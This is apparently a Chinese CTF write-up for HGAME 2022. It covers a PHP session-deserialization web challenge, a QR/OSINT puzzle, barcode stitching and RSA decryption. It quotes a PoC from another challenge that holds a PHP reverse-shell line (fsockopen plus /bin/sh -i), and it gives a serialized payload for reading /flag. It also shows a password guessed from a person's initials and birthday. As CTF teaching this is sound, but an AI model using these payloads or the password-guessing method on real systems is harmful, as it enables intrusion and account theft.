这是反序列化漏洞产生的原因（这点我是在放出hint后看了 [SCTF 2021 ezosu](#)这题的官方题解后才想明白），那么现在我们的目标就是反序列化一个Evil类，并且让反序列化还原出来的Evil类中，`$file = /flag` 啦，至于说Evil里面对flag内容进行了过滤什么的，我们先不考虑，我们先成功访问到.flag文件再说嘛，那么我们这时候就可以开始构造POC啦，构造POC的过程我也参考了ezosu的poc构造，然后我们这题的poc的话是不需要找pop链的，pop链就是你反序列化的类中没有可以直接利用的内容，而是需要通过a调用b，b调用c等等一连串的方式才能够拿到你想获得的信息，那么我们这题因为Evil类中的__wakeup函数（__wakeup函数是魔法函数，此函数会在反序列化Evil对象时被调用）会直接修改flag变量的值，可以直接利用，只要file=/flag，那么的话content的内容就是.flag文件的内容啦。

SCTF 2021 ezosu的poc

```

namespace {
    $ip = "127%2E0%2E%2E1";
    $re = "php -r '$sock=fsockopen(urldecode(\"$ip\"),8888);exec(\"/bin/sh -i <&3 >&3 2>&3\");'";
    $exp = new \Symfony\Component\HttpFoundation\Request::create(
        [
            new \Imi\Aop\AroundJoinPoint(
                [new \GrahamCampbell\ResultType\Success($re), "flatMap"],
                [new \GrahamCampbell\ResultType\Success( a: "system"), "flatMap"]
            ),
            "proceed"
        ]
    );
    echo json_encode(["aaa|".serialize($exp)."aa" => "aaaa"]);
}

```

本题的POC

```

<?php

class Evil
{
    public $file = "/flag";

}

$object = new Evil();

echo json_encode(["aaa|O:4:\"Evil\":1:{s:4:\"file\";s:5:\"\\/flag\";}aa\":\"aaaa"]);

```

我们传入的JSON数据，POST请求Save.php接口传入此数据，GET请求get.php接口，我们就能够拿到flag啦

```
{"aaa|O:4:\"Evil\":1:{s:4:\"file\";s:5:\"\\/flag\";}aa\":\"aaaa\"}
```

The screenshot shows the Burp Suite interface with the following details:

- Request:**

```

GET /get.php HTTP/1.1
Host: wordbook.hgame.potat0.cc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?0
Sec-Fetch-Dest: empty
Referer: https://wordbook.hgame.potat0.cc/index.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=000bc492538ffeba5daa58b2195fd05a

```
- Response Headers:**

```

HTTP/1.1 200 OK
Date: Mon, 31 Jan 2022 15:44:24 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Connection: close
X-Content-Type-Options: nosniff
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Strict-Transport-Security: max-age=15724800; includeSubDomains

```
- Response Body:**

```
(*daada*;"aaaa",(*file:"\\/flag","flag":"hgame(Ons@#3_D3eeR1@liz4t1OnIIs-h0rrible-in_PhP)\n"))
```

当然这里还有令人疑惑的一点是，唉那难道Evil.php中对于/flag内文件中内容的过滤，`preg_match`函数过滤了hgame内容，为什么没有起作用呀，询问出题人后发现，出题人说其实一开始忘记return了，后来发现做出的人比较少决定就，不添加难度了（


```

if (preg_match( pattern: "/hgame/", $content)) {
    $this->flag = 'hacker!';
}

```

小游戏

硬玩小技巧 在上面标注出entry 然后玩到stage5 level5后就会出flag



hgame {WhaT~@_InTEReST|ng~GAmE}


一张怪怪的名片

题目考察的是QR code信息的读取,PBKDF2、AES、Base64的加密，还有需要你有不小的脑洞（


首先我们打开题目给出的图片，发现有四块二维码，除此之外也没有什么有用的信息，我们先尝试把二维码拼起来看看能不能扫出来点什么



这里我是用了一个在线PS的网站，调整图片的阈值就可以将图片二值化，变成只有黑白



那么接下来的话我在PPT里面把四个二维码碎片分别截图然后拼接起来，使用PPT是因为ppt会有自动对齐，这样拼接二维码的效果会比较好



然后我们尝试扫码发现扫不出来，在了解了QR code的原理后我们得知中间一大片黑扫不出来是非常正常的，二维码应该是有一定的破损，那么这里我们就使用QRazyBox读取一下二维码残缺的信息，发现二维码解码后的字符串是一个网站，前面的homdgink应该就是鸿贵安，然后后面的homeboyc是一级域名

The screenshot shows the QrAzyBox interface. On the left, there's a sidebar with buttons for 'Error Correction log', 'Show', 'Decoding Error', and 'Show'. Below that is a 'Back to editor' button. The main area displays the QR version (4), error correction level (H), mask pattern (0), and the number of missing bytes (0 bytes, 0.00%). It shows the raw binary data blocks and the final decoded string: 'https://homdgnik-.homeboyc'. A red arrow points from the text '这个时候我们就想到题目的hint，鸿师傅不喜欢百度，所以我们去百度搜索一下，出题人应该是做了百度的SEO，那么我们可以发现这个一级域名是个博客，点进去看看' to the decoded URL.

这个时候我们就想到题目的hint，鸿师傅不喜欢百度，所以我们去百度搜索一下，出题人应该是做了百度的SEO，那么我们可以发现这个一级域名是个博客，点进去看看

The screenshot shows a Baidu search results page for the query 'homeboyc.cn'. The top result is a blog titled '宅男的天台' with the URL 'homeboyc.cn/'. The page includes standard Baidu search navigation like '网页', '图片', '知道', etc.

博客的文章没发现什么，我们去看看友链版

The screenshot shows a browser window displaying the '友链版' (Friend Link Edition) of the blog '宅男的天台'. The page features a sidebar with a profile picture, the name 'ASJDF', and a brief bio: '一只在杭电摸鱼的小火鸡'. Below the sidebar is a 'LATEST POSTS' section listing various blog posts with their dates and titles.

The screenshot shows the '友链版' blog page. At the top is a sidebar with a profile picture, the name 'ASJDF', and a bio: '一只在杭电摸鱼的小火鸡'. Below the sidebar is a 'LATEST POSTS' section with the following entries:

Date	Title
Nov 3, 2021	阳光长跑小程序逆向
Aug 25, 2021	Scrapy对抗Cloudflare反爬5妙招
Aug 12, 2021	易班登录流程逆向小记
Aug 1, 2021	快照照片扫描方法记录
Apr 5, 2021	留言板贴开发手记 跨域相关
Feb 20, 2021	hgame-week4-writeup
Feb 13, 2021	hgame-week3-writeup
Feb 11, 2021	laosb的春节红包打开方式
Feb 6, 2021	hgame-week2-writeup
Feb 6, 2021	完成OpenCV分类器训练的最简单方法

At the bottom of the page is a link 'Older →'.

友链版中我们发现鸿贵安的自留地，给出的图片里面也有鸿贵安三个字，我们点进去看看

ASJDF
一只在杭电摸鱼的小火鸡
博客 关于 友链

友链

下面是Atom的小伙伴们

鸿贵安的自留地 →
Mener的小花园
Goo
Wr'small*house
Summer
小吴玉麒麟
lili
0x4qE
一个全是生活毫无学习的小站

© 鸿贵安 闽ICP备2021002495号 闽公网安备 35030302354429号

看起来我们发现了藏有flag的地方，信息量也不少，我们依次点击进去并且翻译一下看看说了点啥信息。

靠嫩娘 盗号死XX
麻了，居然被盗号了。评论：蒙尔：都说了别用弱密码，就是不听。还有，不许把我信息塞到你的密码里！！

Tue, Jan 25, 2022

FL4G
宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。对了，宝，你可以用这个网站解密 CyberChef。我先用“Derive PBKDF2 key”把密码转成了key (salt=1)，然后交给AES加密模块用ECB模式加密了（别忘了base64）。The following text is the ciphertext of fl4g after AES-128 encryption.

Sun, Jan 23, 2022

HAPPY BIRTHDAY
宝！19岁生日快乐！关于礼物 关于小猫猫 这是一个陶瓷猫猫，我感觉挺可爱的，而且陶瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是陶瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的）关于小恐龙游戏机本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给丢了，也不知道是丢在了科协的实验室还是杭电助手的办公室。最后重新买了一块开发板把程序烧写进去，也就是你收到的这一块。这块开发板带esp8266和一块ssd1306的屏幕，如果你有兴趣，也可以拿这块开发板做一些其他好玩的东西。

Mon, Aug 16, 2021

© 鸿贵安 2022

盗号 -> 使用了弱密码，弱密码中塞有蒙尔的信息（意思是应该不止有蒙尔的信息）

靠嫩娘 盗号死XX

麻了，居然被盗号了。

评论：

蒙尔：都说了别用弱密码，就是不听。还有，不许把我信息塞到你的密码里！！

flag -> 鸿贵安和蒙尔约定了密码，密码先转换成了key 然后flag用AES的ECB模式 通过key加密了
接下来给出了AES-128加密后的密文

FL4G

宝，想你，呜呜。宝，下面的fl4g的密码你应该知道的，我就不说了嘎嘎。

对了，宝，你可以用这个网站解密 [CyberChef](#)。

我先用 “Derive PBKDF2 key” 把密码转成了key (salt=1)，然后交给AES加密模块用ECB模式加密了（别忘了base64）。

The following text is the ciphertext of fl4g after AES-128 encryption.

```
b09nyMj9cOZ3aB8KUcnh46nli9fGTIL6XjnnW1/sj/nUR1BFYkf0JwB0qjcQhcCy7dxtsHqznOMkt6XEGKD8y5K5whenAcwuiT/Rue+:
```

生日快乐 -> 2021.8.16 祝愿蒙尔生日快乐 说明蒙尔生日2002.8.16

HAPPY BIRTHDAY

宝！19岁生日快乐！关于礼物 关于小猫猫 这是一个钧瓷猫猫，我感觉挺可爱的，而且钧瓷特色是一窑万色，同一批瓷器烧出来的颜色都不会完全相同，每一只猫猫都是独一无二的。猫猫身上的裂纹也是钧瓷的特色，平时多给猫猫用开水冲冲，能让猫猫的裂纹更丰富（大概就是利用釉料的收缩率和胚的收缩率不同做到的） 关于小恐龙游戏机 本来都已经做好了，打算送的是一块绝版的开发板，但是很奇怪的给丢了，也不知道是丢在了科协的实验室还是杭电助手的办公室。最后重新买了一块开发板把程序烧写进去，也就是你收到的这一块。这块开发板带esp8266和一块ssd1306的屏幕，如果你自己有兴趣，也可以拿这块开发板做一些其他好玩的东西。

 Mon, Aug 16, 2021

About -> 生日信息的泄露存在风险

ABOUT

Hi! 这里是鸿贵安的自留地。

很高兴在这里和你见面。

初次见面，就让我做些简短的自我介绍吧？

我生于xxxx年xx月xx日，哈哈，我对象说这种个人隐私不能和别人说，说是会有什么开盒风险。嘛，我无所谓啦~

我是福建人来的啦，跟你讲吼，VidarTeam里有广东的学长专吃福建人欸，超恐怖的啦。

上次他居然请我吃煲仔饭，靠北，炒虾仁的啦！居然把比比拿去做饭，还什么小伙慢炖，离谱离谱。

我真的不是台湾人的啦，我方便面都是吃统一的！

汇总一下看看如何入手

盗号 -> 使用了弱密码，弱密码中塞有蒙尔的信息（意思是应该不止有蒙尔的信息）

flag -> 鸿贵安和蒙尔约定了密码，密码先转换成了key 然后flag用AES的ECB模式 通过key加密了接下来给出了AES-128加密后的密文

生日快乐 -> 2021.8.16 祝愿蒙尔生日快乐 说明蒙尔生日2002.8.16

About -> 生日信息的泄露存在风险

首先的话我们需要猜密码，密码有蒙尔的信息，不止有蒙尔的信息，有蒙尔的生日，是弱密码，这里是需要脑洞的，联想到鸿贵安和蒙尔两个人名字如此奇怪发现首字母缩写竟然是hga me，那么我们猜到弱密码就是hgame20020816


将弱密码用Derive PBKDF2 key 密钥加密算法加密出key，注意Salt的值已经给出，就是1

然后我们拿到的flag是个base64编码的，我们先base64解码一层，再AES 解码 选择ECB模块，这里需要注意input是Raw，base64解码后并不是明文的形式，然后发现解出来的东西仍然有一层base64，但是我们会能够发现这里可以完全解码，这是可以作证我们前几部并没有猜错的

再看看题目，题目还说别忘了base64，我们这里再base64解密一层就拿到flag啦，然后至于这里为什么需要前后都套一层base64，应该是AES的输入输出都是Bytes，不是明文的形式，所以需要base64两边都套一层变成明文

你上当了 我的很大

首先我们把压缩包全部解压出来，我们可以得到3个视频，这三个视频大小都比较接近，仔细观察发现，有两个视频的后5秒都有一种图形码



我们找一个在线扫码网站试试。发现这是DATAMATRIX编码的，将扫码得到的结果base64转png，我们可以得到QR code的1/4，这个时候我们就能猜测是不是少了点什么，因为两个视频后面有俩图片，一个对应一个1/4，后来经过和出题人对线也是发现附件确实有问题，题目更新描述后又上传了两个图形码，我们同样试图找到他们是什么编码并且通过在线解码将得到的base64结果转成png，可以分别得到二维码的各1/4部分，这里分别用来DATAMATRIX，PDF417，AZTEC，Codablock这四四种图形码

Dynamsoft 条码阅读器

选择条码类型:

- 一维
- 二维码
- GS1 数据栏
- 大码
- 邮政编码
- GS1 混合材料
- PDF 417
- 数据矩阵
- 阿兹特克码
- 补丁代码
- 点码

选择模式:

最佳亮度 最佳质量

预期条码计数: 999

直接零件标记 (DPM)

条码颜色选项:

普通的 倒立 两个都

高级设置

从相机 从本地

正在处理文件: facff1749890de2...png

Dynamsoft © Dynamsoft 公司。版权所有。您上传的图片将在 1 天内自动删除。

Dynamsoft Barcode Reader

Advanced Settings

```
    {
        "ResultCoordinateType": 2,
        "ReturnBarcodeZoneClarity": 0,
        "ScaleDownThreshold": 99999,
        "ScaleUpModes": [[1, 0, 0, 0, 0, 0, 0]],
        "TerminateHere": 32,
        "TextResultOrderDes": [1, 2, 4, 0, 0, 0, 0],
        "Timeout": 99999,
        "FurtherModes": [
            "AccompanyingTextRecognizerModes": [0, 0, 0, 0, 0, 0, 0],
            "BarcodeColumnModes": [1, 0, 0, 0, 0, 0, 0],
            "BarcodeComplementModes": [0, 2, 0, 0, 0, 0, 0],
            "ColourClusteringModes": [0, 0, 0, 0, 0, 0, 0],
            "ColourInversionModes": [1, 0, 0, 0, 0, 0, 0],
            "DFMCodesReadingModes": [2, 0, 0, 0, 0, 0, 0],
            "DeformationResistingModes": [0, 2, 0, 0, 0, 0, 0],
            "GrayscaleTransformationModes": [2, 1, 0, 0, 0, 0, 0],
            "ImageProcessingModes": [2, 0, 0, 0, 0, 0, 0],
            "RegionPredetectionModes": [2, 0, 0, 0, 0, 0, 0],
            "TextFilterModes": [2, 0, 0, 0, 0, 0, 0],
            "TextureDetectionModes": [2, 0, 0, 0, 0, 0, 0],
            "TextAssistedCorrectionModes": 2
        ],
        "TFFReadingMode": 1
    }
```

Try Dynamsoft Barcode Reader Demo. [DOWNLOAD THE SDK](#) to build your own.

from from local

正在处理文件: facff1749890de2...png

Dynamsoft © Dynamsoft Corporation. All rights reserved. The images you uploaded will be automatically deleted in 1 day.

HGME 2022 x Codablock - Google x 在线阅读Codablock条码 x 在线读取二维码生成器 x 免费在线二维码生成器 x Online Barcode Scanner x www.google.com x 历史记录 x base64转图片 x 新页 x

https://demo.dynamsoft.com/barcode-reader/ CyberChef CTF在线工具-CTF... PHP逆向分析和POC... 3.php反序列化从... CVE-2021-40438...

Dynamsoft Barcode Reader

Try Dynamsoft Barcode Reader Demo. DOWNLOAD THE SDK to build your own.

Advanced Settings

```
1,
"ResultCoordinateType": 2,
"ReturnBarcodeZoneClarity": 0,
"ScaleDownThreshold": 99999,
"ScaleUpCodes": [1, 0, 0, 0, 0, 0],
"TerminateThresh": 32,
"TextResultOrderNodes": [1, 2, 4, 0, 0, 0, 0],
"Timeout": 9999,
"FurtherNodes": [
    "AccompanyingTextRecognizerNodes": [0, 0, 0, 0, 0, 0, 0],
    "BarcodeColorNodes": [1, 0, 0, 0, 0, 0, 0],
    "BarcodeElementNodes": [0, 2, 0, 0, 0, 0, 0],
    "ColorClusteringNodes": [0, 0, 0, 0, 0, 0, 0],
    "ColorConversionNodes": [1, 0, 0, 0, 0, 0, 0],
    "DPMCodeReadingNodes": [2, 0, 0, 0, 0, 0, 0],
    "InformationRetrievingNodes": [0, 2, 0, 0, 0, 0, 0],
    "GraycodeTransformationNodes": [2, 1, 0, 0, 0, 0, 0],
    "ImagePreprocessingNodes": [2, 0, 0, 0, 0, 0, 0],
    "RegionDetectionNodes": [2, 0, 0, 0, 0, 0, 0],
    "TextFilterNodes": [2, 0, 0, 0, 0, 0, 0],
    "TextureDetectionNodes": [2, 0, 0, 0, 0, 0, 0],
    "TextAssistedCorrectionNodes": 2
],
"PDFReadingNodes": 1
]
```

Cost 320 ms
Found 1 barcode(s) in this file
[] iVBORw0KGgoAAAANSUhEUgAAABOGiuaAAAACXBWVMAAATEAACAGiAVkb4AAAjeEQVQoGeXSwRbAUSw7f7fhRA1T2ggGh-IN3N3MAEQ-IWc4DusAHgPjgCatp/p/ksr5tkqg0DAz2mWhk6zS2ZXLUPbVZG9NtXVUkZ2LJtgeyZQWIYtUWorwWUtpySgJLbvZNEWVx2xxHtB8BQHlwsSttVtghHDXcbzLkLzzHmu89AtvhvYK4AAAAASUVR0RS6CYtE

This demo is built with Dynamsoft Barcode Reader SDK.
[Get Free Trial >](#)

from from local

beautiful_lovel...pcag 24.png 44.png 14.png HCH1zV.png HCH1u9.png fac1749890de2...png

Dynamsoft. © Dynamsoft Corporation. All rights reserved. The images you uploaded will be automatically deleted in 1 day.

Codablock 条码阅读器在线

从您的相机或各种支持格式的图像中读取 Codablock-F, GS1 Codablock F 条码。

由 [aspose.com](#) 和 [aspose.cloud](#) 提供支持

[另一张图片](#)

键入:
CodablockF

更改识别设置

Base64转二维码

首页 - 日常工具 ♥ 收藏 反馈与建议 简体中文 简体中文

base64转图片 图片转Base64

字符串

```
IVBORw0KGgoAAAANSUhEUgAAABEAAAASCIAAAAYm6lDAAAACXBIWXMAA  
A7EAQAAxAGVWv4DAAAkEiEQVQokYVSQQ7AIgD4 / + /  
3B3ISG0x9mAGUpkAQBAROBHXBKyUWZydcCpZXAt6hQZPt7F6HtdbVoqkvJN  
t /  
DOtc4KAuKFIChjZsRzewnqt5C4Kc73loI7MrJALSx13HTYx7HuJxKbvHKCjwMj7o4  
WxjvEmuHyE8dBjy2Y132JUz /  
nfvseVoqaZ97OeGD5rSxDh9866AAAAAEIFTkSuQmCC
```


操作 Base64>>转图片

转成 PNG

转换结果 >>>下载<<<

我们将得到的四个二维码碎片拼起来即可，最后还是拼了有一会哈哈哈中间还有个小方块是空的





CRYPTO

RSA Attack

考RSA加密的题目，题目给出了 n , e , c , 那么也就是给出了公钥 (e , n) 和密文 c , 有了 n 我们可以分解出 p 和 q , 然后利用 p , q , e 我们可以解出模反元素 d , 然后解密需要 d 和 n 也就是私钥, 这时候我们都有了, C 的 d 次幂 $\text{mod } n$ 就能得到明文 M

```
import gmpy2
from libnum import n2s

def make_key(p, q, e):
    n = p * q
    phi = (p - 1) * (q - 1)
    d = gmpy2.invert(e, phi)
    return d
```

```
e, p, q, c = 65537, 978782023871716954857211, 715800347513314032483037,
122622425510870177715177368049049966519567512708
d = make_key(p, q, e)
n = p * q
plaintext = (gmpy2.powmod(c, d, n))
flag = n2s(int(plaintext))
print(flag)
```

```
hgame{SHorTeST!fLAg}
```

Chinese Character Encryption

